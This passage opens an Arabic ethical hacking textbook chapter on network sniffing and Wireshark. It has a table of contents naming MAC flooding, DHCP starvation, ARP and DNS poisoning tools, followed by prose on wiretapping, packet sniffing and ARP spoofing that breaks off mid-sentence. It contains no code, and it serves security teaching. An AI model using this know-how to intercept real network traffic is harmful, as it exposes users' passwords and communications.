

8

الهاكر الأخلاقي

التنصت (SNIFFING)
+
Wireshark

By

Dr.Mohammed Sobhy Teba
sniffing + Wireshark
https://www.facebook.com/tibea2004

CONTENTS

8.1 المفاهيم الأساسية حول الـ Sniffing (Sniffing Concept) ... 610
Wiretapping ... 610
أنواع الـ Wiretapping ... 611
Lawful Interception (اعتراض قانوني) ... 611
Packet sniffing التنصت على الحزم ... 612
Sniffing Threats (مخاطر الـ Sniffing) ... 613
كيف يعمل الـ Sniffing؟ ... 613
أنواع هجمات Sniffing (Types of Sniffing Attacks) ... 615
Types of Sniffing: Passive Sniffing ... 616
Types of Sniffing: Active Sniffing ... 617
بروتوكولات عرضة للتنصت (Protocols Vulnerable to Sniffing) ... 617
ما يرتبط بطبقة توصيل البيانات في نموذج OSI (Tie to Data Link Layer in OSI Model) ... 618
IPv6 Addresses ... 618
أجهزة تحليل البروتوكول (Hardware Protocol Analyzers) ... 619
SPAN Port ... 622
8.2 MAC Attacks ... 623
MAC Address/CAM Table ... 623
كيف يعمل الـ CAM (How Cam Works)؟ ... 624
ماذا يحدث عندما يمتلئ جدول CAM بالكامل؟ ... 624
MAC Flooding ... 625
MAC Flooding Switches with Macof ... 625
MAC Flooding Tool: Yersinia ... 626
MAC Flooding Tool: Scapy ... 627
كيفية تدافع ضد الهجمات MAC ... 627
8.3 DHCP Attacks ... 628
كيف يعمل DHCP؟ ... 628
DHCP Request/Reply Messages ... 629
IPv4 DHCP Packet Format ... 630
DHCP Starvation Attack ... 631

DHCP Starvation Attack Tools 632

Rogue DHCP Server Attack 632

كيفية الدفاع ضد DHCP Starvation وهجمات Rogue Server؟ 633

8.4 ARP Poisoning 634

ما هو بروتوكول إيجاد العنوان (ARP)؟ 634

ARP Spoofing Technique 636

كيف يعمل ARP Spoofing؟ 638

التهديدات الناتجة من ARP Poisoning 639

ARP Spoofing With Hard Way 639

ARP Poisoning With Cain & Abel 642

ARP Poisoning Tool: WinArpAttacker 643

Arp Poisoning Tool: Ufasoft Snif 643

Arp Poisoning Tool: arpspoof 644

Other Arp Poisoning Tool for linux 645

كيف تدافع ضد ARP Poisoning (How To Defend Against ARP Poisoning) 647

إعداد Dhcp Snooping و Dynamic ARP Inspection في سويتشات سيسكو 647

Static ARP Entries 649

OS security 650

ARP Spoofing Detection Software 650

8.5 هجمات الاحتيال (Spoofing Attack) 652

MAC Spoofing/Duplicating 653

MAC Spoofing Technique: Windows (in Windows 8 OS) 653

How to Change a Computer's MAC Address in Linux 658

IRDP Spoofing 660

كيفية الدفاع ضد MAC Spoofing (How To Defend Against MAC Spoofing) 661

يمكنك أيضا تنفيذ الأساليب التالية للدفاع ضد هجمات MAC Address Spoofing: 661

8.6 DNS Poisoning 662

DNS Poisoning Techniques 662

Intranet DNS Spoofing 665

Internet DNS Spoofing 665

Proxy Server DNS Poisoning 666

DNS Cache Poisoning 666

DNS Spoofing With a Simple DNS Server Using Dnsmasq in Kali 667

كيفية الدفاع ضد Dns Spoofing 669

Network Spoofing Tools for Kali 669

Spoofing Tool: Ettercap 669

Spoofing Tool: DNSChef 674

Spoofing Tool: dnsspoof 675

Spoofing Tool: Evilgrade 676

8.6 أدوات التجسس (Sniffing Tools) 680

Sniffing Tool: Wireshark 680

مقدمه 680

كيف يلتقط الواير شارك الحزمة How Wireshark Captures Traffic أو كيف يعمل الواير شارك؟ 682

Use the Wireshark Wiki Protocol Pages 684

تحليل حركة المرور باستخدام واجهة الواير شارك الرئيسية 684

نظره عامه على واجهة الواير شارك الرئيسية 685

تخصيص Setting وView للواير شارك 689

Determine the Best Capture Method and Apply Capture Filters 698

Apply Display Filters to Focus on Specific Traffic (تطبيق فلاتر العرض) 711

تلوين وتصدير الحزم الهامة (Color and Export Interesting Packets) 729

بناء وتفسير الجداول والرسوم البيانية (Build and Interpret Tables and Graphs) 735

إعادة تجميع حركة المرور لتحليل أسرع (Reassemble Traffic For Faster Analysis) 746

Use Command-Line Tools to Capture, Split, And Merge Traffic (استخدام سطر الأوامر) 749

Sniffing Tool: Tcpdump/Windump 757

Packet Sniffing Tool: Capsa Network Analyzer 757

Network Packet Analyzer: OmniPeek Network Analyzer 761


Network Packet Analyzer: Observer 762

Network Packet Analyzer: Sniff-O-Matic 763

Sniffing Password from Captured Packet Using Sniff-O-Matic 763


Network Packet Analyzer: JitBit Network Sniffer 764

Chat Message Sniffer: MSN Sniffer 2 765
Tcp/Ip Packet Crafter: Colasoft Packet Builder 765
Network Sniffing Tools: dsniff 766
Packet Sniffer Tools: Darkstat 766
Packet injector: Hexinject 767
Hexinject as Sniffer 768
Hexinject as Injector 769
Mailsnarf 770
Nemesis 770
Additional Sniffing Tools 771
كيف يهاجم الهاكر الشبكة عن طريق sniffer؟ 772
8.8 التدابير المضادة ضد عملية Sniffing (Countermeasures) 773
كيفية الدفاع ضد Sniffing؟ 773
كيفية الكشف عن Sniffing؟ 774
الكشف عن تقنيات Sniffing: طريقة Ping 774
الكشف عن تقنيات Sniffing: طريقة ARP 775
الكشف عن تقنيات Sniffing: طريقة DNS 775
الكشف عن تقنيات Sniffing: طريقة Source-Route من خلال التلاعب بالمسار 776
الكشف عن تقنيات Sniffing: باستعمال DECOY أي الفخ 776
الكشف عن تقنيات Sniffing: طريقة TDR أي Time Domain Reflect meters 777
الكشف عن تقنيات Sniffing: طريقة Network Latency 777
أدوات الكشف عن تقنيات Sniffing 777
Tool: arpwatch 777
Tool: L0pht Antisniff 778
Promiscuous Detection Tool: PromqryUI 778
8.9 Sniffing Pen Testing 779



هذه الوحدة سوف تتناول شرح المفاهيم الأساسية لل **Sniffing** واستخدامها في أنشطة القرصنة. أيضا هذه الوحدة سوف تسلط الضوء على كم هو مهم لمسؤول الشبكة أن يكون على دراية بال **Sniffing**. بالإضافة إلى ذلك، يتم شرح مختلف الأدوات والتقنيات المستخدمة في تأمين الشبكة من حركة المرور الشاذة. أيضا سوف تتناول هذه الوحدة شرح مفصل عن الأداة **wireshark** وذلك لأهميتها.

الموضوعات التي سوف تتم مناقشتها في هذه الوحدة هي كالاتى:



8.1 المفاهيم الأساسية حول الـ Sniffing (Sniffing Concept)

Wiretapping

Wiretapping or telephone tapping (التنصت على المكالمات الهاتفية) هو الوسيلة لمراقبة المحادثات الهاتفية أو الإنترنت من قبل أي طرف ثالث مع نوايا مبيته. من أجل أداء **Wiretapping**، أولا يجب عليك تحديد الشخص المستهدف أو المضيف على الشبكة لـ **Wiretap**، ثم يجب عليك توصيل جهاز الاستماع (**listening device**) (الأجهزة، البرامج، أو مزيج من الاثنين معا) إلى الدائرة التي تحمل المعلومات بين اثنين من الهواتف أو الأجهزة المضيفة على الإنترنت. عادة، المحادثة يتم التنصت عليها مع مساعدة من كمية صغيرة من الإشارة الكهربائية المتولدة في أسلاك الهاتف. هذا يسمح لك بمراقبة(**monitor**) ، اعتراض(**intercept**) ، الوصول(**access**) ، وتسجيل (**record**) المعلومات الواردة في تدفق البيانات في نظام الاتصالات.

طرق التنصت (Wiretapping Methods)

التنصت يمكن أن يؤدي من خلال الطرق التالية:

- التنصت الرسمي على الخطوط الهاتفية The official tapping of telephone lines
- التنصت الغير رسمي/الودي على خطوط الهاتف The unofficial tapping of telephone lines
- تسجيل المحادثة Recording the conversation
- التنصت على خط المكالمات الهاتفية مباشرة Direct line wire tap
- تنصت الراديو Radio wiretap

أنواع الـ Wiretapping

هناك نوعان من **Wiretapping** المستخدمة والتي بواسطتها يمكنها مراقبة(**monitor**) ، اعتراض(**intercept**) ، الوصول(**access**) ، وتسجيل (**record**) المعلومات الواردة في تدفق البيانات في نظام الاتصالات.

Active Wiretapping

بالنظر الى مصطلحات القرصنة، فأن **active wiretapping** يعرف أيضا باسم هجوم رجل في الوسط(***man-in-the-middle***) . وهذا يسمح لك بمراقبة وتسجيل تدفق حركة المرور أو البيانات في نظام الاتصالات. بالإضافة إلى ذلك، فإنه يسمح لك أيضا بتغيير أو حقن البيانات في الاتصالات أو حركة المرور.

Passive Wiretapping

بالنظر الى مصطلحات القرصنة، فأن **passive wiretapping** يعرف أيضا باسم التطفل(**snooping**) أو التنصت(**eavesdropping**) . وهذا يسمح لك بمراقبة وتسجيل تدفق حركة المرور في نظام الاتصالات. من خلال مراقبة تدفق حركة المرور المسجلة، يمكنك إما أن تتطفل (**snooping**) على كلمة المرور أو اكتساب المعرفة من البيانات التي تحتوي عليها.




Lawful Interception (اعتراض قانوني)

Lawful interception (LI) هو شكل من أشكال الحصول على البيانات من شبكة الاتصالات من قبل السلطة القانونية للتحليل أو أية أدله. هذه النوع من الأنشطة هي مفيدة في الغالب في أنشطة مثل إدارة البنية التحتية (**infrastructure management**) والحماية، وكذلك القضايا المتعلقة بالأمن (**cyber-security-related issues**). الوصول إلى شبكة البيانات الخاصة في الأساس يعاقب عليه قانونيا من قبل مشغل الشبكة أو مزود الخدمة حيث يتم مراقبة الاتصالات الخاصة مثل المكالمات الهاتفية ورسائل البريد الإلكتروني. عادة ما يتم تنفيذ هذا النوع من العمليات من قبل وكالات لتنفيذ القانون(**law enforcement agencies (LEAS)**) .

هناك حاجة إلى هذا النوع من الاعتراض فقط لإبقاء العين على الرسائل التي يتم تبادلها بين القنوات المشبوهة التي تعمل بشكل غير قانوني لأسباب مختلفة.

على سبيل المثال: أصبحت الأنشطة الإرهابية في جميع أنحاء العالم تشكل تهديدا رئيسيا لذلك هذا النوع من الاعتراض القانوني سوف يثبت أنه أكثر فائدة بالنسبة لنا لإبقاء العين على هذه الأنشطة. البلدان في جميع أنحاء العالم تخطو خطوات لتوحيد هذا الإجراء من الاعتراض. إحدى الطرق التي تم اتباعها لطول الوقت هو التنصت على المكالمات الهاتفية.




يبين الرسم البياني الحل القانوني لـ **Telco/ISP** المقدم من **Decision Computer Group**. يتكون هذا الحل من واحد من **tap/access** وأنظمة متعددة لإعادة بناء البيانات التي تم اعتراضها. **السويتش tap/access** يقوم بجمع حركة المرور من شبكة مزود خدمة الإنترنت وفرز حركة المرور من خلال **IP domain** ويرسلها الى أنظمة **E-Detective (ED)** التي تقوم بفك وإعادة بناء الحركة التي تم اعتراضها في شكلها الأصلي. ويتحقق ذلك مع مساعدة من دعم بروتوكولات مثل **POP3** أو **IMAP**، **SMTP**، **P2P** و**FTP** و**Telnet**، الخ. جميع أنظمة **ED** يتم إدارتها من قبل **CMS** (**Centralized Management Server**).

Packet sniffing التنصت على الحزم

مثل شبكات الهاتف، فان التنصت على المكالمات الهاتفية (**wiretapping**) يمكن أيضا تطبيقه على شبكات الكمبيوتر. **Wiretapping** ا في شبكات الكمبيوتر يمكنه تحقيق من خلال **Packet sniffing** (التنصت على الحزم). **Packet sniffing** هي عملية رصد والتقاط كل حزم البيانات التي تمر عبر شبكة معينة باستخدام برنامج (**application**) أو جهاز. هذا ممكن لأن حركة المرور على **segment** تمر بكافة المضيفين المرتبطين بهذا **segment**. برامج الـ **sniffing** تقوم بإيقاف الفلتر الذي يستخدمه بطاقات إيثرنت والذي يستخدم لتجنب ان يستطيع جهاز المضيف من رؤية حركة مرور المحطات الأخرى. بالتالي، يمكن لبرامج الـ **sniffing** رؤية حركة المرور الجميع.

على الرغم من أن معظم شبكات اليوم تستخدم تكنولوجيا "**switch السويتش**"، ولكن **Packet sniffing** ما زالت مفيدة. وهذا لأن تثبيت برامج الـ **remote sniffing** على مكونات الشبكة مع تدفق كثيف لحركة المرور مثل الخوادم (**server**)والموجهات (**router**)أصبحت سهلة. انها تسمح لك بالمراقبة والوصول إلى حركة مرور الشبكة بأكملها من نقطة واحدة. باستخدام **Packet sniffing**، يمكنك التقاط حزم البيانات التي تحتوي على معلومات حساسة مثل كلمات السر، والمعلومات، الخ. وأيضا، فإنه يسمح لك بقراءة كلمات المرور في نص واضح، ورسائل البريد الإلكتروني الفعلية، وأرقام بطاقات الائتمان، والمعاملات المالية، وما إلى ذلك. يسمح لك أيضا بالتنصت على **SMTP**، **POP**، **IMAP traffic**، **POP**، **IMAP**، **HTTP Basic**، **Telnet authentication**، **SQL database**، **SMB**، **NFS**، **FTP traffic**. يمكنك الحصول على الكثير من المعلومات من خلال قراءة البيانات التي تم التقاطها من الحزم ومن ثم اقتحام الشبكة. يمكنك تنفيذ هجمات أكثر فعالية مع مساعدة من هذه التقنية بجانب النقل النشط (**active transmission**).

فيما يلي هو التمثيل البياني لكيفية قيام المهاجم بالتنصت على حزم البيانات بين اثنين من المستخدمين:




Sniffing Threats (مخاطر الـ Sniffing)

المصدر: http://www.webopedia.com

Sniffer هو برنامج و/أو جهاز يقوم برصد سفر البيانات عبر شبكة اتصال. **Sniffers** يمكن استخدامها في الأنشطة المشروعة، على سبيل المثال، إدارة الشبكة، ويمكن أيضا استخدامها في الأنشطة الغير مشروعة، على سبيل المثال، سرقة المعلومات الموجودة على الشبكة. بعضاً من أبسط الحزم تستخدم واجهة سطر الأوامر وتفرغ البيانات التي تم التقاطها على الشاشة، بينما تستخدم المتطورة منها واجهة المستخدم الرسومية وإحصاءات الرسم البياني عن حركة المرور؛ يمكنهم أيضا تتبع جلسات متعددة وتقدم العديد من خيارات الاعداد.

Packet sniffer يمكنه التقاط سوى معلومات الحزمة ضمن شبكة فرعية معينة. عادة ما يمكن أي كمبيوتر محمول (**laptop**)مندمج في هذه الشبكة ويكتسب الوصول إلى الشبكة. بعض من منافذ السويتش العديد بتكون مفتوحة. عن طريق وضع **Packet sniffer** على الشبكة في الوضع **promiscuous (وضع غير شرى)**، يمكنك التقاط وتحليل كل حركة مرور الشبكة. يمكنك سرقة المعلومات الحساسة التالية من خلال التنصت على الشبكة:



كيف يعمل الـ Sniffing؟

الطريقة الأكثر شيوعا لدمج أجهزة الكمبيوتر في الشبكة من خلال إيثرنت(**Ethernet**). كل جهاز كمبيوتر متصلة بشبكة **LAN** لديه عنوانين. واحد هو عنوان **MAC** الذي يعرف بشكل فريد كل عقدة (**node**)في الشبكة ويتم تخزينها على بطاقة الشبكة نفسها. يتم استخدام عنوان **MAC** بواسطة بروتوكول إيثرنت (**Ethernet protocol**) عند بناء "**frame**" لنقل البيانات من وإلى النظام. والآخر هو عنوان **IP**. يستخدم هذا العنوان من قبل التطبيقات. تستخدم طبقة وصلة البيانات (**Data Link Layer**) رأس إيثرنت (**Ethernet header**) مع عنوان **MAC** لجهاز الوجهة بدلا من عنوان**IP** . طبقة الشبكة (**Network layer**) هي المسؤولة عن رسم خرائط (**mapping**) عناوين الشبكة **IP** إلى عنوان **MAC** والتي هو مطلوبة بموجب بروتوكول وصلة البيانات(**Data Link Protocol**) . حيث أنه في البداية يبحث عن عنوان **MAC** لجهاز الوجهة في جدول، وعادة ما يسمى هذا الجدول بـ **ARP cache**. فإذا لم يجد أي إدخال للحصول على عنوان**IP** ، فيتم بث **ARP (ARP Broadcast)** مع حزمة طلب (**ARP Request**) والتي يسأل فيها عن العنوان الفيزيائي لـ **IP** معين يريد الاتصال معه وبدوره ينتشر هذا الـ **Broadcast** على كل الشبكة حتى يصل إلى وجهته المقصودة (**IP**) وعندما يصل هذا الطلب يرد عليه الجهاز المقصود بعنوان الـ **MAC** الخاص به على شكل **ARP Replay** لكن هذه المرة يكون الرد **Unicast** والذي يتم تخزينه إلى **ARP cache** الخاص بالجهاز المصدر بتلك الطريقة يبدأ الجهازان التواصل مع بعضهما البعض. الجهاز المصدر، في جميع اتصالاته مع الجهاز الوجهة، يستخدم عنوان الـ **MAC** هذا.

هناك نوعان أساسيان من بيئات إيثرنت، والـ Sniffer يعمل بطريقة مختلفة قليلا في كل هذه البيئات. هذين النوعين من بيئات إيثرنت هي:


إيثرنت المشتركة (Shared Ethernet)

في بيئة الايثرنت المشتركة، يرتبط كافة المضيفين على نفس الحافلة وتتنافس بين بعضها البعض من اجل الـ **bandwidth**. في هذه البيئة، فان جميع الأجهزة الأخرى تتلقى الحزم المخصصة للآلة واحدة. وبالتالي، عندما يريد الالة 1 بالتحدث إلى الالة 2، فإنه يرسل حزمة على الشبكة مع عنوان **MAC** الوجهة الخاص بالجهاز 2 بجانب عنوان **MAC** المصدر الخاص به. الأجهزة الأخرى في إيثرنت المشتركة

(**آلة 3 وآلة 4**) يقومون بمقارنة عنوان**MAC** الوجهة الموجود في الإطار (**frame**)مع نفسها. فإذا لم تتطابقا، يتم تجاهل الإطار(**Frame**). ومع ذلك، فإن الجهاز الذي يعمل عليه **sniffer** يتجاهل هذه القاعدة ويقبل جميع الأطر(**frames**). **Sniffing** في بيئة الايثرنت المشتركة هي تماما **passive**(لا تتعامل مباشرة مع الهدف) ، وبالتالي يصعب اكتشافها. في هذه البيئة يرتبط المضيفين بالـ **hub**.

Switched Ethernet

بيئة الايثرنت التي يرتبط فيها المضيفين إلى **السويتش** بدلا من الـ **hub** تسمى **Switched Ethernet**. السويتش يحتوي على جدول يحتفظ بجميع مسارات عناوين **MAC** لأجهزة الكمبيوتر، والمنفذ الفعلي (**Physical port**) الذي يتصل بعنوان**MAC** ، ويسلم الحزم الموجهة لجهاز معين. السويتش هو جهاز يرسل الحزم إلى كمبيوتر الوجهة فقط ولا يبثه لجميع أجهزة الكمبيوتر على الشبكة. هذه النتائج تحسن الاستفادة من الـ **bandwidth** المتاحة وتحسن الوضع الأمني. وبالتالي، فان عملية وضع **NIC** في الوضع الغير شرعي (**promiscuous mode**) لجمع الحزم لا تعمل. ونتيجة لذلك، فان العديد من الناس يعتقدون أن الشبكات أصبحت آمنة تماما وبمنأى عن **sniffer**. ومع ذلك، هذا ليس صحيحا.



على الرغم من أن السويتش هو أكثر أمانا من hub، فان التنصت (sniffing) على الشبكة من الممكن باستخدام الأساليب على النحو التالي:

انتحال ARP (ARP Spoofing)

ARP هو **stateless**. دائما ما تكون فكرة الهجوم هي أبسط شيء في عملية الاختراق فبعد وصول الرد من الجهاز يتم حفظ عنوان **MAC** و الـ **IP** الخاص به في جدول يدعى الـ **Arp Table** حتى لو في حال أراد الاتصال معه مرة آخري يتم الرجوع إلى هذا الجدول وهي عادة تكون مؤقتة تزول مع عملية أغلاق جهاز الكمبيوتر ومن هنا يبدا المخترق هجومه فهو ببساطة يقوم بأرسال **ARP Replay** مزور (**ARP Spoofing**) لأحد الأجهزة الموجودة على الشبكة معلما أياه بأن عنوان **MAC** الخاص بأحد الـ **IP** عنوانه كذا وكأن الموضوع تم من خلال طلب من الجهاز المراد اختراقه والنتيجة سوف تكون التعديل على جدول الـ **ARP** وتغيير العنوان الفيزيائي لأحد الـ IP والتي عادة ما تكون الـ **Gateway** الخاص بالشبكة لذا ومن هذا المنطلق يبدأ الجهاز المخترق بأرسال بياناته وطلباته إلى جهاز المخترق وكأنه هو الروتر ومن ناحية المخترق كل ما يقوم به هو أعادة 